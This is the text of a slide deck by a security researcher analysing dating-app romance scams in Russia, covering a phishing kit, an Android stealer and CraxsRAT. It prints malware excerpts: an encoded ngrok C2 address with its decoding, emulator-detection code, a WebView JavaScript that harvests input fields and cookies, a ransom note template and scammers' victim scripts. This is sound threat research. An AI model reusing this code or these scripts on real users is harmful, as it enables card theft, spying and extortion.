The background of the slide is a high-quality image of Earth from space, showing the blue horizon and white clouds. Several dark, jagged asteroids are scattered across the scene. In the top right corner, there is a small circular icon of a globe with a grid. The text is overlaid on a dark, semi-transparent rectangular box with a metallic, futuristic border.

Hack
“~~Love~~ you to the
moon and back”

Cybercrime in the Age
of Loneliness

QWQORO

Elizaveta Tishina
Cybersecurity Researcher

QWQORO

Elizaveta Tishina

- **Your space pilot!** *(for ~20 min.)*
- Cybersecurity Researcher
 - Penetration tester, DeteAct
 - Security Analyst, Neplox




* Not a long time
ago in a galaxy
not that far away
(Introduction)


00



00 LONELINESS EPIDEMIC



Households
Russia





Working age population
Moscow




00 DATING APPS

according to analytical centers / based on a poll:



according to "Dating App Report 2024" by "Business of Apps":

Hundreds of millions global users



The most popular Russian
Telegram Dating Bot


16M USERS / MONTH



00 GENDER IMBALANCE

Tinder gender ratio statistics

■ MALE ■ FEMALE ■ OTHER




If attacker impersonates a female

- LESS LIKELY WILL GET “PASS”
- MORE LIKELY WILL ESTABLISH A COMMUNICATION CHANNEL & **GAIN TRUST**



■ LIKE & MATCH ■ LIKE & NO MATCH ■ PASS




Nikita Sheremetyev

- Your pilot's **co-pilot** *(or a guide star?)*
- 24 y.o, tries his luck in Moscow
 - he has **money** & spends recklessly
 - he does not care about **privacy** / **security**
 - he is looking for **love**



00 FAKE IDENTITY



* in Russian Federation

Resources scope of the research


- * **TOP 2** SOCIAL NETWORKS
VK / Telegram
- * **TOP 5** MOBILE APPS
- * **TOP 5** TELEGRAM BOTS



Orbital objects *

(Malware samples)

01



01 CASE 1: PHISHING

TOTAL
Сумма **3 600 ₽**

Произведите оплату по реквизитам

CARD NUMBER

Номер карты:

Сумма:
3 600

Банк получателя
MTC

04:55

Осталось времени на оплату

TIMER

A

Fake copy of the Faster Payments System

B

Fake 3D Secure Auth

Номер карты

CARD NUMBER

123456789

EXP. DATE

Срок действия

CVV-код

ММ

/

ГГ

3 цифры

CVV

Оплатить 3 600 руб



HTTPS/SSL Данные передаются по безопасному соединению.
Информация о карте не будет доступна третьим лицам.

Status	Method	Domain	File	Size
200	GET		index.php?bin=1	38 B
200	GET		index.php?bin=12	38 B
200	GET		index.php?bin=123	38 B
200	GET		index.php?bin=12345	38 B
200	GET		index.php?bin=123456	38 B
200	GET		index.php?bin=1234567	38 B
200	GET		index.php?bin=12345678	38 B



01 CASE 1: PHISHING

Выберите ряд

Выберите ряд

Дата показа

20.02.2024

Время показа

GENERATE TICKETS

СГЕНЕРИРОВАТЬ

КАК С ЭТИМ РАБОТАТЬ?

Делаем электронный чек, скриним и кидаем мамонту мол вот я купила себе билет, теперь покупай билет рядом))

PROFIT.

Желательно выбирать места, которые заняты при покупке, мол надо брать свободное место рядом. Изначально на сайте идёт покупка одного билета, поэтому был выбран вариант - каждый платит за себя, но можно просить покупку двух билетов от мамонта.

Pretty	Raw	Hex
--------	-----	-----

```
1 POST /success.php HTTP/2
2 Host: 
3 Cookie: 
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 220
7
8 customer=00&data=
{"date": "23.05.2024%20%2013:37", "description": "Спектакль%20«Человек%20из%20Подольска%201, %20Место%201", "city": "Moscow", "price": "123%20456-78-90"}
```

How to work with this?

Generate an e-ticket, take a screenshot and send it to the victim saying something like “here, I bought the ticket, now you buy one too”)) PROFIT.

Pretty	Raw	Hex	Render
--------	-----	-----	--------

ЗАВЕРШЕНИЕ ПЛАТЕЖА

Поздравляем с удачной покупкой

[Вернуться в магазин.](#)

Электронный билет



Номер заказа: **478833492**

Дата & Время: 23.05.2024 в 13:37

Услуга: "Спектакль «Человек из Подольска» - Ряд 1,
Место 1"

SUCCESSFUL "PAYMENT"

01 CASE 2: STEALER

INFORMATION on the case #2



DATING MOBILE APP
Invited to her channel




MOBILE APP
Dating application



STEALER / RAT / ...
Payment info theft /
Remote control / ...

1st version of malware
“My poetry”

2nd version of malware
“Dating 18+”



01 CASE 2: STEALER




assets/kid/data.xml TASKER PROFILES

- Turning off


 GOT A CALL (BANK)
GOT A CALL (other)

 GOT AN SMS (BANK)
GOT AN SMS (other)

- SMS failed



01 CASE 2: STEALER



2 CHATS MENTIONED:

- WORKER CHAT
- ADMIN CHAT

Might mean that attackers form **worker** groups controlled by **administrators**



```
16199 </Action>
16200 <Action sr="act56"ve="7">
16201   <Str sr="arg0"ve="3">%TOKEN</Str>
16202   <Str sr="arg1"ve="3">
16203     <Int sr="arg2"val="0"/>
16204     <Int sr="arg3"val="0"/>
16205     <Int sr="arg4"val="0"/>
16206     <Int sr="arg5"val="3"/>
16207     <Int sr="arg6"val="0"/>
16208     <code>547</code>
16209 </Action>
16210 <Action sr="act57"ve="7">
16211   <Str sr="arg0"ve="3">%chatid</Str>
16212   <Str sr="arg1"ve="3">
16213     <Int sr="arg2"val="0"/>
16214     <Int sr="arg3"val="0"/>
16215     <Int sr="arg4"val="0"/>
16216     <Int sr="arg5"val="3"/>
16217     <Int sr="arg6"val="0"/>
```

TELEGRAM BOT TOKEN

TELEGRAM CHAT ID





01 CASE 2: STEALER

Hacked program + expired license (%licensedate). %USERID, %WORKER. Information on usage: %DEVICE, %PHONENUMBER, %EMAIL, %CARD, ... Stealer is stopped.

A
License validation on malware start

B
Debugging detection based on environment



01 CASE 2: STEALER



IMPORTANT INFO.txt

Hello, the %DEVICE owner.

We have taken control of
your device and captured
all of the data on it.

In a week after the attack,
all of your data is going to
be sent to your contacts
and posted on the
Internet.

... send %BLACKMAIL
rubles to the card %CARD.



CAPABILITIES of the malware #2



INFO THEFT

Payment info, SMS,
contacts, files, ...



RAT MODE

Arbitrary SMS, calls &
code execution



BLACKMAIL



SPAM



01 CASE 3: CRAXS RAT

INFORMATION on the case #3



DATING CHAT BOT
Invited to her channel



MOBILE APP
Streaming service



CRAXS RAT
Remote control

Что умеет этот бот?

Hey wassup 🥰 I'll give you a chance to meet somebody special! Fast dating by interests.

Превед! Хочешь познакомиться?!
Спроси меня как! ❤️ Быстрые знакомства ❤️ по интересам!

19 февраля

A new message from the user 2d978d:
hi i only chat in telegram, my telegram is телеграм @
Press the button to answer. 21:41

👤 2d978d, 28

😡 Пожаловаться



👁 28 16:05



2



1



00:16 •

👁 27 16:08



4

having fun)



3

👁 27 16:08



streamtwit.apk

3,8 MB APK



2

👁 28 16:09

to be continued in this app)



3

👁 27 16:09



01 CASE 3: CRAXSRAT

```
initializeService x
72 public class initializeService extends Service {
    public static String ClientHost = "NS50Y3AuZXUubmdyb2suaW8=";
    public static String ClientPort = "MTczMDM=";
    public static String HideType = "C";
    public static Context appContext;
    public static String ifScreenShot;
    static initializeService st;
    public static String ConnectionKey = utilities.base64decode("Nzc3MQ==");
    public static String uninstall = "on";
    public static String CLNAME = "raman";
    public static List<PacketClass> Li = null;
    public static List<trsizyghjxgdqnnznvoqdvinnssrmoihsvzaxdxefoczeoiley6> Lcl
    = null;
    public static long eco = -1;
    public static int plg = -1;
    public static int inx = -1;
    public static String[] cmn = {"", "", "", "", "", "", "", "", "", "", "", "",
    "", "", "", "", ""};
    public static boolean k = false;
    public static boolean klive = false;
    public static boolean FORCA = false;
    public static boolean FORSC = false;
    public static String usdtadress = "";
    public static AccessService MyAccess = null;
    public static boolean allok = false;
    public static BroadcastReceiver br = null;
    public static BroadcastReceiver datereceiver = null;
```

```
$ echo -n "ClientHost: "; echo "NS50Y3AuZXUubmdyb2suaW8=" | base64 -d; \
> echo -n "ClientPort: "; echo "MTczMDM=" | base64 -d; \
> echo -n "ConnectionKey: "; echo "Nzc3MQ==" | base64 -d; \
ClientHost: .ngrok.io
ClientPort: 17303
ConnectionKey: 7771
```

```
return (Build.BRAND.startsWith("generic") &&
Build.DEVICE.startsWith("generic")) ||
Build.FINGERPRINT.startsWith("generic") ||
Build.FINGERPRINT.startsWith(EnvironmentCompat
.MEDIA_UNKNOWN) ||
Build.HARDWARE.contains("goldfish") ||
Build.HARDWARE.contains("ranchu") ||
Build.MODEL.contains("google_sdk") ||
Build.MODEL.contains("Emulator") ||
Build.MODEL.contains("Android built SDK for
x86") ||
Build.MANUFACTURER.contains("Genymotion") ||
Build.PRODUCT.contains("sdk_google") ||
Build.PRODUCT.contains("google_sdk") ||
Build.PRODUCT.contains("sdk") ||
Build.PRODUCT.contains("sdk_x86") ||
Build.PRODUCT.contains("sdk_gphone64_arm64") ||
Build.PRODUCT.contains("vbox86p") ||
Build.PRODUCT.contains("emulator") ||
Build.PRODUCT.contains("simulator");
```

A

C&C server
a temporary tunnel

B

Debugging
detection



01 CASE 3: CRAXS RAT

Confirm order

You will get

usdtamount - 1 USDT

Address	usdtaddress
Network	Tron(TRC20)
Source	资金账户
Coin	USDT
Amount	usdtamount USDT
Network fee	1 USDT

Ensure that the address is correct and on the same network,
Transaction cannot be cancelled.

A

WebView
injection
example for
crypto apps

B

WebView
injection JS
script to steal
user inputs

```
g = () => {
  if (!frame) {
    frame = document.createElement('iframe');
    frame.style.display = 'none';
    document.body.appendChild(frame);
  }

  console = frame.contentWindow.console;
  var inputs = document.querySelectorAll('input');
  var websiteLink = window.location.href;
  var alltext = "";

  inputs.forEach(function(input) {
    var type = input.getAttribute('type');
    var value = input.value;

    if (value !== "" && value !== null && type !== "hidden"
    && type !== "checkbox") {
      alltext += "[" + type + "]: " + value + "~" +
      "[Cookie]:" + document.cookie + "~";
    }
  });

  return alltext;
};
```



01 CASE 3: CRAXSRAT

The image displays three overlapping code editors from Android Studio, showing Java code for an application. Red circles highlight specific sections of code in each editor:

- Left Editor (VoiceRecorder.java):** A red circle highlights the constructor and the `isActive` property. Another red circle highlights the `start()` method, which initializes a `File` object and a `MediaRecorder` instance.
- Middle Editor (LocationService.java):** A red circle highlights the `onLocationChanged()` method, which handles location updates and requests permissions. Another red circle highlights the `isProviderEnabled()` method, which checks if the location provider is enabled.
- Right Editor (TouchWatcher.java):** A red circle highlights the `onTouch()` method, which handles touch events and records the location.

CAPABILITIES of the malware #3



FILES



SMS



CAMERA



MIC



LOCATION DISPLAY



DISPL



CALLS



NOTIF.



APPS



GESTURES RCE



RCE

02



Hitchhikers & Stranger danger

(Anonymity)



02 WHAT IS WRONG?

according to dating website Seeking Arrangement

1 in 10 ARE FAKE
online dating profiles



VIRTUAL PHONE



DISPOSABLE E-MAIL



FAKE INFO


Romance scam
Payment methods

24 %
19 %

GIFT CARDS

CRYPTOCURRENCY

according to Federal Trade Commision



BEHAVIOUR

Writing style, time, ...



MALWARE

Source, strings, ...

